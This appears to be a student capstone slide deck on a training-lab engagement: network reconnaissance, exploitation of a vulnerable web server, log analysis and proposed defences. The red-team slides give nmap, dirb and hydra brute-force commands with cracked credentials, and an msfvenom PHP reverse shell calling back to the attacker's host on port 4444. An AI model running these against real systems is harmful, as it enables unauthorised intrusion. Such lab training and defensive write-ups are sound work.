

# Capstone Engagement

## Assessment, Analysis, and Hardening of a Vulnerable System

Tomoro Carpenter

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# Network Topology

# Network Topology

## Open ports in our network

Host Router: 192.168.1.1

135/tcp - msrpc - Microsoft Windows RPC

139/tcp - netbios-ssn - Microsoft Windows netbios-ssn

445/tcp - microsoft-ds

2379/tcp ms-wbt-server - Microsoft Windows Terminal Service

Elk : 192.168.1.100

22/tcp ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0/2 (Ubuntu: Linux; protocol 2.0)

9200/tcp http Elasticsearch Rest API 7.6.1 (name: elk; cluster; elk elasticsearch; Lucene 8.4.0)


Capstone: 192.168.1.105

22/tcp ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0/2 (Ubuntu: Linux; protocol 2.0)

80/tcp open http apache httpd 2.4.29

Kali: 192.168.1.90

22/tcp ssh OpenSSH 8.1p1 Debian (protocol 2.0)



## Network

Address Range:

192.168.1.0/24

Netmask: 255.255.255.0

Gateway: 192.168.1.1

## Machines

IPv4: 192.168.1.1

OS: Windows

Hostname: Host

IPv4: 192.168.1.100

OS: Linux

Hostname: Elk

IPv4: 192.168.1.105

OS: Linux

Hostname: Capstone

IPv4: 192.169.1.90

OS: Linux

Hostname: Kali

The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and polygons, creating a textured, crystalline effect.

# **Red Team** Security Assessment

# Recon: Describing the Target

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Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Host	192.168.1.1	Gateway
Elk	192.168.1.100	Monitoring Machine
Kali	192.168.1.90	Attacking Machine
Capstone	192.168.1.105	Victim Machine

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# Vulnerability Assessment

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The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-200 Sensitive Data Exposure	The company provided confidential information on the website with little to no security.	<i>This allowed the attacker to have a starting point to gain access with more complicated attacks.</i>
T1110-Brute Force Attack	Allowed access to confidential folders and files on web server.	<i>This gave the attacker login information to protected parts of the web server to gain more access and control.</i>
T1059-004 Shell Injection	Installed a remote execution shell.	<i>This allows the attacker persistence into the system. With a shell uploaded to the server, the attacker can continue to exploit this server and gain access via a "backdoor."</i>

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# Exploitation: Sensitive Data Exposure

01

## Tools & Processes

### T1595 Active Scanning

An NMAP scan was used to enumerate the network. This scan returned information about the victim's machine including its IP address and open ports with associated services.

### T1083 File/Directory Discovery

DIRB was used to search the victim's site. This returned hidden URLs on the web server.

02

## Achievements

The NMAP scan was used to identify the web URL of 192.168.1.105. Attacker used DIRB to locate hidden URLs on the victims used in the attack. Attacker navigated victim site to find a directory containing a hidden folder (secret folder) as well as the users login name. Attacker launched a brute force attack to gain access to this folder (see next slide). This gave us root access in order to launch additional exploits.

03

## NMAP Commands Used

```
nmap -sV 192.168.1.0/24  
nmap -p- 192.168.1.105 -sV
```

## DIRB Command Used

```
dirb http://192.168.1.105
```

## Screenshots of exposed data:

```
company_folders/secret_folder/ for more information  
ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)  
"dav://172.16.84.205/webdav/"
```



# Exploitation: Brute Force Vulnerability

01

## Tools & Processes

### T1110 Brute Force Attack

The brute force attack was used to gain access to the victim's password.

#### .001 Password Guessing

With the login name (ashton) HYDRA was used to find the victim's password with a simple dictionary or password list (rockyou).

02

## Achievements

HYDRA was able to find password (leopoldo) for victim (ashton) account. Using these credentials attacker was able to access a company folder (secret\_folder). This folder contained directions and credentials to access the company server.

03

## HYDRA Command Used

```
hydra -l ashton -P rockyou.txt -s 80  
-f -vV 192.168.1.105 http-get  
/company_folders/secret_folder/
```

```
File Actions Edit View Help
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'rebela' - 10116 of 14344399 (child 14) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'pocket' - 10117 of 14344399 (child 4) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'patriot' - 10118 of 14344399 (child 12) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'palmill' - 10119 of 14344399 (child 2) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'pajaro' - 10120 of 14344399 (child 11) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'murillo' - 10121 of 14344399 (child 5) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'montes' - 10122 of 14344399 (child 10) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'mumel22' - 10123 of 14344399 (child 15) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'maudu' - 10124 of 14344399 (child 0) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'marcho' - 10125 of 14344399 (child 1) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'madonati' - 10126 of 14344399 (child 13) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'lindisha' - 10127 of 14344399 (child 7) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'leopoldo' - 10128 of 14344399 (child 9) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'laruko' - 10129 of 14344399 (child 8) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'lamphade' - 10130 of 14344399 (child 6) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'lamslinda' - 10131 of 14344399 (child 13) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'lakota' - 10132 of 14344399 (child 14) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'laddie' - 10133 of 14344399 (child 4) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'kzaria' - 10134 of 14344399 (child 12) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'kolokoy' - 10135 of 14344399 (child 2) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'kodiak' - 10136 of 14344399 (child 11) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'kittykitty' - 10137 of 14344399 (child 5) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'kikilizz' - 10138 of 14344399 (child 10) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'khadijah' - 10139 of 14344399 (child 15) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'kantot' - 10140 of 14344399 (child 0) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'joey' - 10141 of 14344399 (child 1) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'jeferson' - 10142 of 14344399 (child 13) (0/0)
[ATTNPT] target 192.168.1.105 - login 'ashton' - pass 'jackass2' - 10143 of 14344399 (child 7) (0/0)
[00][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-11 20:31:07
```

# Exploitation: Remote Code Execution

01

## Tools & Processes

### T1059 Command & Scripting

-msfvenom was used as a tool to create the payload shell.php  
command:  
>msfvenom -p  
php/meterpreter.reverse\_tcp

### .004 Unix Shell

command:  
>msfconsole  
>use exploit/multi/handler  
-msfconsole was used to set the payload using the exploit of multi/handler we set the lhost to 192.168.1.90 and the lport to 4444

02

## Achievements


When the shell is opened this opens a meterpreter shell which gives root access as well as access to file directories. We could look throughout the machine and we found the flag.txt file.

### Attach Techniques

-As we have access to the machine through the meterpreter all of the item on slide 11 could be perpetrated against the victim machine


03

This is the contents of flag.txt and you can also see the etc folder and the home directory. We could also execute further malicious code through the meterpreter session.



```
boot home
dev  initrd.img
etc  initrd.img.old
cat flag.txt
b1ng0w@5h1sn@m0
```

# MITRE ATT&CK Matrix





# **Blue Team**

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan



- The attack occurred between 1633-1635 (the first 16 hits are shown)
- 11,026 packets were sent, all from 192.168.1.90 to 192.168.1.105
- Tons of ports being hit in short amount of time indicates that this is a port scan, a common step in the reconnaissance portion of an attack.

Time ^	destination.port		
> Aug 7, 2021 @ 16:33:20.004	22	> Aug 7, 2021 @ 16:33:20.004	1025
> Aug 7, 2021 @ 16:33:20.004	199	> Aug 7, 2021 @ 16:33:20.004	21
> Aug 7, 2021 @ 16:33:20.004	587	> Aug 7, 2021 @ 16:33:20.004	110
> Aug 7, 2021 @ 16:33:20.004	5900	> Aug 7, 2021 @ 16:33:20.004	113
> Aug 7, 2021 @ 16:33:20.004	135	> Aug 7, 2021 @ 16:33:20.004	445
> Aug 7, 2021 @ 16:33:20.004	111	> Aug 7, 2021 @ 16:33:20.004	554
> Aug 7, 2021 @ 16:33:20.004	256	> Aug 7, 2021 @ 16:33:20.004	3389
> Aug 7, 2021 @ 16:33:20.004	1723	> Aug 7, 2021 @ 16:33:20.004	1720

# Analysis: Finding the Request for the Hidden Directory

-The requests started at 19:48:18.501 and ended at 20:04:42.496; and there was 16,857 requests made.

-The folder requested is /company\_folders/secret\_folder/ They contained the instructions on how to access the webdav server.




```
url.path: /company_folders/secret_folder @timestamp: Aug 7, 2021 @ 20:04:42.496
user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 method: get
client.ip: 192.168.1.90 client.port: 59588 client.bytes: 385B status: OK host.name: Kali
url.scheme: http url.domain: 192.168.1.105
url.full: http://192.168.1.105/company_folders/secret_folder network.type: ipv4
```

# Analysis: Uncovering the Brute Force Attack



-64,482 requests were made during the attack.

-64,481 requests were made before the attacker discovered the password.






# Analysis: Finding the WebDAV Connection



- 100 requests were made to this directory.
- The folder that was requested was /webdav/







# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

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## Alarm

What kind of alarm can be set to detect future port scans?

- An alert should be trigger if ANY port scans or ICMP activity (Nmap) occurs on the network.

What threshold would you set to activate this alarm?

- A low-level alert will initiate for any port scan with a threshold of 2 IP packets from the same IP address within a 5,000 microsecond time interval. A critical alert will initiate for any port scan with a threshold of 10 IP packets from the same IP address within a 5,000 microsecond time interval. These same alerts should be implemented for ICMP echo request.

## System Hardening

What configurations can be set on the host to mitigate port scans?

- Disable or Remove Feature or Program (Mitre Mitigation ID: M1042)**–Ensure that unnecessary ports and services are closed to prevent risk of discover and potential exploitation.
- Network Intrusion Prevention (Mitre Mitigation ID: M1031)**–Use network intrusion detection/prevention systems to detect and prevent remote service scans.
- Network Segmentation (Mitre Mitigation ID: M1030 / D3-NI)**–Ensure proper network segmentation is followed to protect critical servers and devices.
- Whitelist the IP addresses** authorized to perform scans on the network to reduce the number of false positive alerts.
- Solutions:** 7000: TCP: Port Scan; 7001: UDP: Port Scan; 7002: TCP: Host Sweep; 7003: UDP: Host Sweep; 7004: ICMP: Host Sweep; 7016: ICMPv6: Host Sweep

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

What kind of alarm can be set to detect future unauthorized access?

- An alert should trigger for any IP addresses attempting to access the hidden directory that are not whitelisted.
- Alerts should trigger for failed login attempts.

What threshold would you set to activate this alarm?

- A critical alert will occur if an unauthorized IP address attempts to access directory with a threshold of 0.
- A low-level alert will occur if there are 3 failed login attempts within one minute
- A critical level alert will occur if there are 10 failed login attempts within one minute.

## System Hardening

What configuration can be set on the host to block unwanted access?

- Whitelist the allowed IP address:** authorized to access the hidden directory.
- Account Use Policies (Mitre Mitigation ID: M1036 / D3-AL)**--Set account lockout policies after a certain number of failed login attempts.
- Multi-Factor Authentication (MFA) (Mitre Mitigation ID: M1032 / D3-MFA)**--Use MFA, especially for externally facing services.
- Password Policies (Mitre Mitigation ID:M1027)**--Refer to NIST guidelines ([NIST Special Publication 800-63B](#)) when creating password policies.
- Restrict File and Directory Permissions (Mitre Mitigation ID: M1022)**--Restrict read/write access by setting directory and file permissions to only allow necessary users.

# Mitigation: Preventing Brute Force Attacks

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## Alarm

What kind of alarm can be set to detect future brute force attacks?

-A threshold alarm: It would detect a high and irregular volume of login attempts and automatically alert the appropriate personnel.

What threshold would you set to activate this alarm?

-Because we are limiting attempts to login, recommend using the Microsoft® recommendation of 10 failed attempts within a 30 second time interval.

## System Hardening

What configuration can be set on the host to block brute force attacks?

- Account Lockout after too many failed attempts (**Mitre D3FEND Model D3-AL**)
- Strong Password Policy (**D3-SPP**)

Describe the solution. If possible, provide the required command line(s).

- 1) Set the login threshold to 10 attempts
- 2) Set the time threshold to 30 seconds
- 3) Set the lockout time to 1 minute and each time an IP address is locked out the lockout time will double.

# Mitigation: Detecting the WebDAV Connection

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## Alarm

What kind of alarm can be set to detect future access to this directory?

- A critical alert will be triggered if any IP addresses other than the authorized IPs of the approved website developer personnel tries to access the web/dav directory.

What threshold would you set to activate this alarm?

- The threshold would be set at zero for this alert.

## System Hardening

What configuration can be set on the host to control access?

- Administrative Network Activity Analysis (Mitre Defend ID: D3-ANAA)**--Detection of unauthorized use of administrative network protocols by analyzing network activity against a baseline.

- Filter Network Traffic (Mitre Mitigation ID: M1037 / D3-ITF)**--Use network appliances to filter ingress (inbound) or egress (outbound) traffic and perform protocol-based filtering.

- Multi-factor Authentication (Mitre Mitigation ID: D3-MFA)**--Requiring proof of two or more pieces of evidence in order to authenticate a user.

- (D3-EAL) Whitelisting authorized users' IP addresses** within the firewall settings.

- Ensure that all **upgrades** are consistently installed.

- When working with WebDAV in port 80 (HTTP), ensure data is **coming from an encrypted source (HTTPS)**

otherwise data can be easily view if intercepted.

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

What kind of alarm can be set to detect future file uploads?

- An alert should be triggered if any of the following occur:
  - Any traffic using port 4444.
  - Common commands used during reverse shell uploads (netcat, exec, php, etc).
  - Executable files being uploaded to the shared folder.

What threshold would you set to activate this alarm?

- The threshold to monitor should start at 1 attempt per hour for any of the previously stated events.

## System Hardening


What configuration can be set on the host to block file uploads?

- Establishing the rule that only traffic from within the network be allowed to upload files.
- (**D3-EAL**) Allow a whitelist for authorized users.
- Scramble uploaded file names and extensions.
- Require secondary authentication for file uploads.

Describe the solution. If possible, provide the required command line.

- Remote Terminal Session Detection (**D3-RTSD**) can be installed to monitor session datasets for signs of remote access.

# MITRE D3FEND Matrix



*The  
End*